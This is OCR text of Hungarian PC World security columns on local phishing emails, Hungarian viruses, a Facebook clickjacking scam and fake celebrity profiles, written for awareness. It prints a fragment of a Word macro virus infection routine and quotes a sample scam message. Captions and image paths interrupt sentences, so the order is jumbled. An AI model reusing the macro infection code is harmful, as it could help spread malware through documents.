egyetlen hasznos hozzáállás tehát az alaposság és a gyanakvás.

Banki spamek magyarul

Nyelvi szempontból talán ez a legszórakoztatóbb rész – legalábbis egyelőre. Az elkészült csalárd adathalász e-mailek nyelvezete gyakran még egy óvodás szintjét sem érik el, de a csali weblapok, a banki és egyéb hivatalos oldalak másolatai már sokszor meglepően jó minőségűek – igaz, elírással, helyesírási hibákkal hébe-hóba még ezeken is találkozhatunk. Emlékezetes, hogy



Lőrincze Lajos beájulna – avagy madarat tolláról, weboldalt ékes magyar nyelvezetéről. A végletekig megbízható, precíz és gondosan ellenőrzött programokat nagy valószínűséggel nem itt kell majd keresni!

2006 végétől 2007 elejéig számos intenzív próbálkozás történt: gyors egymásutánban többek közt az OTP, a Budapest Bank, a Raiffeisen Bank és a Szigetvári Takarékszövetkezet weboldala ellen is adathalász támadást indítottak. Számos újság a címlapon foglalkozott az esetekkel, ám jelentős károkról nincs tudomásunk.

Mit ér a kártevő, ha magyar?


Ha nem is tömegével, de születtek vírusok Magyarországon is. Az egyik legérdekesebb eset talán az volt, amikor a *CHIP Magazin* 1997. júliusi számának CD mellékletére felkerült egy vírus: a HDD Cleaner 2.0, amely ráadásul magyar készítésű volt. Az incidensre

100 millió, köztük sok magyar Facebook-felhasználó publikus és kereshető adata. A Gizmodo szerint a hétköznapi magánemberek, adathalász bűnözők mellett a nagy cégek érdeklődését is felkeltette a lista


még a Kossuth Rádió Déli Krónikájában is felhívták a figyelmet. Egy másik magyar vírus, a Zafi is nagy hírnevet szerzett: számos verzió látott belőle napvilágot, és elterjedtségére jó példa, hogy a Sophos 2004. júniusi havi toplistájára nemcsak felkerült, hanem 30%-os eredménnyel az első helyet foglalta el. Vagyis ebben az esetben egy magyar kártevőtől nem tudta megvédeni magát a világ többi része; itt nem léteznek határok.

Levélszeméthelyzet

A banki adathalász levelekkel már foglalkoztunk, maradnak hát az egyéb átverések. Cikksorozatunk 30. részében már részletesen foglalkoztunk a 419-es nigériai csalásokkal, és jól látható, hogy a nyelvi korlátok nem akadályozzák meg sem a magyarokat, sem a más idegen anyanyelvűeket abban, ha Dr. Unga-Bunga afrikai törzsfőnök millióinak kimentésében kell segédkezni, vagy csak fel kell venni azt az e-mail lottón nyert nyere-



A későbbi makróvírusok, például az 1996-os Wazzu már lefordított automatikus makrókkal operált, és így gond nélkül futott minden egyes nyelvi változaton, tehát a magyaron is



Akik ezúttal megfeleltek az angol nyelvű Facebook captcha-teszten, és bebizonyították, hogy emberek, automatikusan „lájkolták" a támadók csoportját, és saját nevükben továbbküldték az ismerőseiknek a magyar nyelvű kártevőt

ményt, amelyen előzőleg nem is játszottunk. Az áldozatok vagy tudnak angolul (de közben rettentő hiszékenyek), vagy ha kell, még segítséget is kérnek nyelvet beszélő ismerősüktől a levél elolvasásához és a válaszuk megírásához. Idővel aztán szépen lassan minden angol nyelvű csalásnak megérkezik a lokalizált magyarított változata is, eleinte általában vicces, nyersfordított, szögletes *Fülig Jimmy*-stílusban írva. Az ellopott, feltört Facebook-fiókoknál egy ideje már zajlik az a forgatókönyv, hogy az ismerősök címére üzenetet küldenek látszólag a barát nevében, amelyben olyasmi szerepel, hogy az illető külföldön van, ellopták a pénztárcáját és pénzt kér. Ebből is megérkezett a magyar verzió! Az alábbi 2010 júliusi levélszöveg elolvasása után mindenki döntse el, küldene-e pénzt egy ilyen szívhez szóló, ékes magyarsággal írt kérésre:


„Sajnálom ezt a furcsa kérés, mert lehet, hogy neked is sürgős, de azért, mert a helyzete a dolgok most, Beragadtam London, Egyesült Királyság most. Azért jöttem Itt a vakáció, azt kirabolták, rosszabb az is, hogy a táska, készpénz és kártyák és a mobilom Ellopták a GUN PONT, ez egy ilyen őrült élmény volt számomra, szükségem van segítségre véghezvinni a szállodai számlák, a hatóságok nem 100%-ban támogatják, de az jó dolog van még mindig az útlevelem, de nincs elég pénze a szállodai számlák, és gyere haza, kérlek Azt akarom, hogy kölcsön egy kis pénzt, akkor visszatéríti, amint én vagyok otthon, ígérem. Köszönet"

Zsebre vág-e minket a történelem?


Nagy ritkán érkeznek nyelvtanilag kifogástalan próbálkozások is, az egyik ilyen a napokban tomboló Facebook-„vírus", amely *Az emberek 98 százaléka nem tudja 17 másodpercnél tovább nézni ezt a videót* címmel próbálta

```
The infection routine of this virus :

        'see if we're already installed
        For i = 1 To iMacroCount
                If MacroName$(i, 0, 0) = "PayLoad" Then
                        bInstalled = - 1
                End If
                If MacroName$(i, 0, 0) = "FileSaveAs" Then
                        bTooMuchTrouble = - 1
                End If
        Next i
        If Not bInstalled And Not bTooMuchTrouble Then
                'add FileSaveAs and copies of AutoOpen and FileSaveAs.
                'PayLoad is just for fun.
                iWW6IInstance = Val(GetDocumentVar$("WW6Infector"))
                sMe$ = FileName$()
                sMacro$ = sMe$ + ":Payload"
                MacroCopy sMacro$, "Global:PayLoad"
                sMacro$ = sMe$ + ":AAAZFS"
                MacroCopy sMacro$, "Global:FileSaveAs"
                sMacro$ = sMe$ + ":AAAZFS"
                MacroCopy sMacro$, "Global:AAAZFS"
                sMacro$ = sMe$ + ":AAAZAO"
                MacroCopy sMacro$, "Global:AAAZAO"
```

Idősebbek és katonaviseltek még emlékezhetnek a Microsoft Word 2.0 programra. Bár megjelentek rajta a platformfüggetlen makróvírusok, a különféle nyelvi verziók eleinte gátat szabtak a terjedésnek: például az angol Concept nem futott a magyar Wordben



A cirill betűk oka a levélben szereplő Windows-1251 kódolás, ami miatt arra is gyanakodhatunk, hogy az üzenetet valójában ukrán, szerb, bolgár vagy macedón csalók írták




Kéretlen angol nyelvű üzenetet a Skype-on is lehet kapni. Akinek van bizalma ilyen oldalon „gyógyszert" venni, az megrendelheti a valóban olcsó pirulákat. A lényeg az, hogy az oldalon repesve várják a bankkártya-adatokat a háromjegyű biztonsági kóddal együtt

megtéveszteni a felhasználókat – nem is sikertelenül. Aki bedőlt ennek, és rákattintott a captchának álcázott képre, az akaratlanul is megosztotta ismerőseivel a kártékony linket. Azonnal a csoport rajongói közé került, és a nevében az ismerősei üzenetet kaptak, amelyben a fenti videót ajánlja figyelmükbe. Tulajdonképpen semmilyen videó nem létezett, helyette viharos sebességgel nőtt a kártékony oldal rajongói tábora, augusztus 2-án, hétfőn több mint ezer fővel óránként.

A Facebook nem védi kellőképpen felhasználóit, a mára 500 milliós felhasználói táborral rendelkező közösségi szájt működtetői általában csak akkor szánják rá magukat, hogy orvosoljanak egy-egy problémát, ha már hatalmas nyomás nehezedik rájuk a felhasználók vagy a hatóságok részéről. Az amerikai oldal működtetőinek nem is érdeke megbirkózni a hatalmas felhasználói számból adódó számos problémával, hiszen így is pénzüknél vannak, és nem gondolkodnak kellően előrelátóan. Nem lehet a felhasználókra bízni, hogy ők maguk ellenőrizzék az oldalon elérhető üzeneteket, linkeket, csoportokat, webalkalmazásokat – ezt magának a Facebooknak kellene hatékonyabban és gyorsabban elvégeznie. Pillanatnyilag csak a sokak által problémásnak jelölt tartalmakat vizsgálják, illetve indokolt esetben eltávolítják azokat, de csak jelentős késéssel, utólag.

Időközben elkezdődött egy nyílt forráskódú, Diaspora nevű privátszféra-tudatos közösségi oldal fejlesztése is. Ha ez valóban sikeres lesz, és üzletileg már esetleg veszélyezteti a Zuckerberg-birodalom bevételeit, akkor a Facebook fejlesztői nagy valószínűséggel egy hétvége alatt bepótolják az eddigi hanyagságot, és javítanak, kiegészítenek majd.

De a „videós" esetre visszatérve, az, hogy ez az átverés ilyen sok magyart érintett, feltehetően annak köszönhető, hogy a terjesztésére szolgáló üzenet kifogástalan magyar nyelvű volt, vonzó és frappáns címmel rendelkezett, ráadásul mindig ismerőstől érkezett.



Mindig ez történik, ha Batáviában közös cellában raboskodik Fülig Jimmy, Csülök, Tuskó Hopkins és Török Szultán. Görcsösen próbálkoznak összehozni egy épkézláb adathalász levelet, de az eredmény rendre ilyen siralmas lesz

Halmozott hátrány vagy előny?

Visszatérve a nyelvi alapkérdésünkre, összességében ha csak az adathalász és banki csalásokat nézzük, eddig még védve voltunk; nemigen fordult elő olyan jó minőségű megtévesztés, amelyen ne nevetett volna az ember. Talán ez sem lesz mindig így, de az ilyen típusú levelek elsődleges célhelyszíne továbbra is jobbára az angol nyelvterület. Ennek az is az oka, hogy a banki és egyéb lopott azonosítók piacán a hátsó mezőnyben foglalunk helyet, hiszen az alvilági feketepiacon azok az országok állnak az élen, ahol magasabb az életszínvonal, emiatt nagy eséllyel lehet a kártyákról problémamentesen leemelni 500–2000 USD nagyságú összegeket. A vírusokat, férgeket és egyéb klasszikus kártevőket – lásd például a sok országban vezető Confickert – tekintve aztán el is tűnik ez a nyelv adta különbség, netezés közben már ugyanazokat a fertőzéseket kaphatjuk meg „forintért", mint a Lajtán túliak valutáért. A fő feladat mindazonáltal leginkább az lehetne, hogy a számítógépes biztonság szempontjából nem hozzáértő felhasználói tömegeket valamiféle képzéssel legalább az alapvető veszélyekre megtanítsák.

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

Kik és miért készítenek hamis facebookos és egyéb közösségi profilokat?

Hamis a baba


A cikk képei megtalálhatók a lemezmellékleten

Sorozatunk 38. részében azt vizsgáljuk, miért lehetnek hamis profilok a közösségi oldalakon. Mi mozgatja azokat, akik ilyeneket készítenek, és hogyan lehet mégis jó eséllyel kiválasztani a tucatnyi Bill Gates közül az egyetlen igazit? Az is kiderül, hogy mit tehetünk, ha kétes, gyanús vagy biztosan hamis profilt találunk.

Kinek jó ez, kik ellenőrzik, ha egyáltalán ellenőrzi ezt valaki? Csupa érdekes kérdés, és az sem mellékes, melyek a veszélyei mindennek ránk nézve.

Egy 2008-as tanulmány szerint a Facebook-profilok negyven százaléka nem valódi. Bűnözők is rendszeresen regisztrálnak már eleve csalási céllal, de biztonsági kutatók is végeznek különféle felméréseket, kísérleteket anonim módon. Sorozatunk 20. részében korábban már beszámoltunk arról a kísérletről, amikor valaki hamis néven regisztrált a Facebookra és összeállított egy kamu adatlapot. Választott valami jól csengő, hangzatos nevet, és máris megszületett a kitalált *Dolus Carlsson*. Aztán kellett még egy vonzó fotó – esetünkben ez *Marcus Vicket*, egy 183 cm magas, 93 kg-os amerikai profi futballistát ábrázolta, és ezzel mindössze négy nap alatt száz „barátra" lehetett így szert tenni. Ugyanezt teszik a bűnözők is, de vásárolnak is lopott fiókokat, amelyekről egyrészt spameket küldözgetnek, másrészt az ismerősöket tudják kártékony linkeket tartalmazó üzenetekkel becsapni.

Mi az: asdasd? Unatkozó programozó. Teljesen átlagos eset a mezők kitöltésénél, hogy a delikvens szeméttel tölti fel azokat. Ezt már vehetjük egyfajta pozitív jelnek is adatvédelmi tudatosságból, érezzük, hogy nem minden adatunk tartozik mindenkire




A magyar iWiW-en a magyar hírességek sem kerülhetik el sorsukat. Vicces emberek, elvakult rajongók, csajozni vágyó kamaszok vagy csalók rejtőznek a tucatnyi hamis profil mögött. Pedig normál esetben csak egy valódi maradhatna

A statisztikák is ezt mutatják

A Webroot egy korábbi, átfogó felmérés keretében mintegy ezeregyszáz Facebook-, MySpace-, Twitter-, Linkedlin-felhasználót kérdezett ki a webhasználati szokásaikról. Körülbelül 36 százalékuk ugyanazt a közösségi portálon alkalmazott jelszavát máshol is használja, egynegyedük (28%) fogad el barátkérőt idegentől, valamint 30% nem rendelkezik vírus és kémprogram elleni védelemmel. A közhiedelemmel ellentétben a feltört accountokat legtöbbször nem varázslatos hackereszközökkel, hanem a harmatgyenge jelszavak szimpla kitalálásával szerzik meg. Mivel pedig az élet azt igazolta, hogy a felhasználók valamilyen rejtélyes okból egy „ismerőstől" kapott üzenetben jobban megbíznak, mintha idegentől érkezne, ez a tény nagyon is jól jön a csalóknak. Példának okáért igen gyakori és bevett forgatókönyv, amikor egy ismerős nevében egy üzenetben a hazautazásra pénzt kérnek kölcsön arra hivatkozva, hogy Londonban ragadtak a repülőtéren, és ellopták a poggyászukat.

Hiszem magam, aminek akarom

Cikkünk megjelenésekor már lezárult az a vetélkedő, amelyet az **antivirus.blog** harmadik születésnapjára időzítettünk, és amelynek az volt a célja, hogy minél egyedibb módon buktassanak le hamis iWiW-profilokat és Facebook-adatlapokat a versenyzők. Szemlátomást rengeteg ember szeretne sztárok bőrébe bújni, és így ismerkedni másokkal. A Facebookon és az iWiW-en együttesen körülbelül 20 *Éder Krisztián*-adatlap van, ezek közül 19 biztosan nem az igazi SP-hez tartozik. Mégis, mindegyik rendelkezik néhány ismerőssel, és akad közöttük több olyan is, amelyik már 6-700 felhasználói jelölést kapott – többnyire fiatal lányoktól, akik rajonganak az énekesért. Úgy tűnik, *Talmácsi Gáborosat* is népszerű játszani, hiszen az iWiW-en hárman is a motoros világbajnoknak adják ki magukat. A közösségi portálok felhasználói szabályzatába ütköző profilhamisítás ugyan jópofa játéknak tűnhet, de valójában visszaélés egy sztár hírnevével és a felhasználók bizalmával.



Az elvakult rajongó mindenre képes. Az 1996-os A rajongó című filmben jó példát láthattunk erre; nem tudhatjuk, ki figyeli minden apró lépésünket, vagy önként megosztott információmorzsáinkat

Érdekek sérülhetnek a beárazott sztárok esetében

A www.fanpagelist.com tanúsága szerint a rajongói klubok építése, az imázskialakítás is komoly üzleti tényező, egy oldalon például egyes üzleti márkák, politikusok, sportolók pillanatnyi helyzetét lehet figyelemmel követni. Így az sem meglepő, hogy a cégek olyan kétes eszközöket is bevetnek, mint a bérkommentelők alkalmazása. Érdekes módon a népszerűségi listát a Texas Hold'em Poker rajongói klub vezeti közel 23 millió taggal, de *Lady Gagáért* is 16 millióan rajonganak. Olyan neveket találunk itt, mint *Dr. House*, Coca Cola, *Vin Diesel* vagy *Barack Obama*. Napi több ezren csatlakoznak folyamatosan a legnépszerűbb oldalakhoz.

Elvakult rajongók


Igen jellemző az a kép, amelyre a Nightwish zenekar magyarországi rajongói oldala utal: „Ha *Tuomas, Emppu, Jukka, Anette* vagy *Marco* a barátaid listáját bővítik a Facebookon, tudnod kell, hogy ezek a profilok mind hamisak. Nem a rajongói klubokról van szó, azok ellen senkinek sincs kifogása, de rengeteg ember tesz úgy, mintha valójában a banda valamelyik tagja lenne, és ez nem elfogadható. Egy elvakult rajongó *Tuomas* esetében egészen odáig merészkedett, hogy *Tuomas* édesanyjáról és házáról is fotókat töltött fel, illetve az ő nevében beszélgetett rajongókkal és válaszolgatott kérdésekre. A legrosszabb az egészben az, hogy sokan elhiszik, hogy a valódi bandatagokkal beszélnek, ezért most szeretnénk felhívni a figyelmet, hogy ha a zenekarból bárki regisztrál a Facebookra, vagy bármely hasonló közösségi oldalra, akkor arról a hivatalos oldal hírt fog adni." Ez egy elég korrekt megközelítés, és jól jellemzi, hogy a hamis profilok tulajdonosai miket szoktak tenni a nagy „Ő" nevében. A lányok előtti felvágáson túl ezek az esetek könnyen okozhatnak bizalomvesztést a sztárokban, akik egyszerre csak azt érzékelik, hogy valamilyen okból elfogy körülöttük a levegő, egyre kevesebb meghívást kapnak, és konkrét anyagi veszteségeket is elszenvedhetnek a tudtukon kívül elkövetett hitelrontások miatt.

Fülig Jimmy ahol tud, segít. Látszólag annak az oldalnak a magyar fordításában is részt vehetett, ahol a Facebook alatti csaló adatlapokat tudjuk bejelenteni az üzemeltetőknek


Mint egy tőzsde, úgy árazza a sztárokat a közösségi oldalak közönsége. Akiknek magasban van az ázsiója, az egyben vonzóbb célpont is a profilhamisítás terén. A valódi hírességnek pedig kőkemény üzleti érdeke a lejáratást elkerülni, a csaló duplázókat, másolókat eltávolíttatni

Mi történik – elvileg – a nem valódi regisztrációkkal?


Az iWiW-gépház erről ezt írja: „A nyilvános indulás után a nem valódi regisztrációkat könnyen át lehet alakítani közösséggé. Harminc nappal később az iWiW elkezdi törölni azokat a regisztrációkat, amelyek nem valódi magánszemélyeket



Egy ártalmatlan hamis profil. Amikor Magilla Gorilla-, Rambo- vagy Jack Bauer-profilokat találunk, lehet, hogy a szőrös szívű filmipari jogvédők jajgatnak, de a hétköznapi ember ezt inkább viccesnek és jópofának tartja



Hogy az üzemeltetők nem állnak a helyzet magaslatán, azt ez a profil is mutatja: warez szériaszámok kedvelői ilyen néven is regisztrálhattak, zavartalanul élhetik mindennapi közösségi életüket



Nem dönthető el, hogy ennyi azonos nevű ember regisztrált, vagy néhány hamis profil is köztük van. Az is lehetséges forgatókönyv, amikor valakinek az adatait egy másolatprofilba klónozzák, aztán az adataival a nevében visszaélnek

takarnak. Így egyrészt csökken a kéretlen levelek és bejelölések száma, másrészt az iWiW újra valós személyek valós kapcsolatait nyilvántartó oldallá válik." Ha ez valóban így történne, biztosan nem lenne az ábráink között a tízegynéhány *Éder Krisztián*. Többnyire csak konkrét bejelentés alapján kezdenek vizsgálódni, és csak akkor várhatunk az üzemeltetőktől segítséget, ha a profilunkat ellopták vagy tudtunkon kívül törölték.

Jelentem én, jön fake, jön a fake

Van lehetőségünk jelenteni a Facebookon is a gyanús profilokat. Ekkor kicsit furcsa, úgynevezett „magyar" nyelven az alábbi üzenetet kapjuk: „Amint megkaptuk a jelentést, mi fog fellépni alapulnak nyilatkozata jogait és kötelezettségeit. Ne feledje, hogy elküldené az űrlapot többször nem eredményez gyorsabb választ. Miután elküldte a kezdeti kérelmet, hogy helyezzenek el egy sorban, és ennek megfelelően reagált. Köszönjük türelmét. Címkén kapcsolatfelvételi űrlap." Magyarul innentől „lenni az ügy bele oda neki sínen"... A magyartalan fordítás ellenére azért a bejelentés utáni technikai ügymenet már olajozottabban zajlik.

Van, ahol viszont kőkeményen büntetik

Murphy törvénye szerint minden jó valamire, ha másra nem, hát elrettentő példának. Így van ez az alábbi esetben is, ahol nem igazán tartották viccesnek a más nevében való regisztrációt és a hamis üzeneteket. Egy huszonhat esztendős informatikus, *Fouad Mourtada* 2008. február 5-én a marokkói király öccsének adva ki magát, regisztrált egy Facebook-profilt, ám tettének nem várt következménye lett: alig néhány nap múlva letartóztatták, tettéért pedig elképesztően szigorú ítélettel, öt év börtönnel néz szembe.

Hasznos tanács lehet, hogy ha valakinek az adatlapja felett ismeretlenek átveszik az irányítást, akkor a rendőrségen lehet feljelentést tenni. Ezt érdemes is minél hamarabb megtenni, mert például az iWiW adatkezelési szabályzata szerint mindössze hat napig őrzik meg a bejelentkezők IP-címeit, utána már nehéz bármit is bizonyítani.

Összefoglalva elmondhatjuk, a hírességek profilhamisítása részben egyfajta kulturális probléma, amit az elkövetők bocsánatos tettként értékelnek. Nyilván más szemszögből élik meg ugyanezt az érintett zenészek, színészek, politikusok, üzletemberek. Figyelemmel kísérve a csalások és kártevők statisztikáit, az is jól látható, hogy egyre kívánatosabb platformot nyújt a bűnözőknek a több százmilliós közösségi felhasználói tábor, amelyhez sok esetben elégtelen és lassú ellenőrzés, kései reagálás társul az üzemeltetők részéről a biztonsági incidensekre. Ugyanakkor a jó hírnévhez való jog sérülése, a személyes adatokkal való visszaélés különböző formái fontos hiányosságokra, további tennivalókra hívják fel a figyelmet.

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

Kapcsolódó weboldalak

Tanácsok a biztonságos Facebook-használathoz:
www.facebook.com/biztonsag

Antivirusburgi Ünnepi Játékok:
hopp.pcworld.hu/7266

Hamis profilok:
hopp.pcworld.hu/7267

Zaklatás a gépből:
hopp.pcworld.hu/7268

10+ Tips To Identify Fake Profiles On Facebook:
hopp.pcworld.hu/7269

Fake Facebook Profiles:
hopp.pcworld.hu/7270


Fake Facebook Profile Equals Jail Time?:
hopp.pcworld.hu/7271

Vajon létezik biztonságos böngésző?

Biztonságos böngészés? Na persze...

Mi lesz a Google-kereséseinkkel? Kitörölt sütik után is maradhatnak nyomaink? Valóban teljesen anonim az anonim böngészés? Lehetséges-e, hogy egy számítógépes kártevő a böngészőből kiolvasható személyes adataink és böngészési előzményeink nyilvánosságra hozatalával zsarol meg minket? Ilyen kérdések jártak a fejünkben a 39. epizód kapcsán.

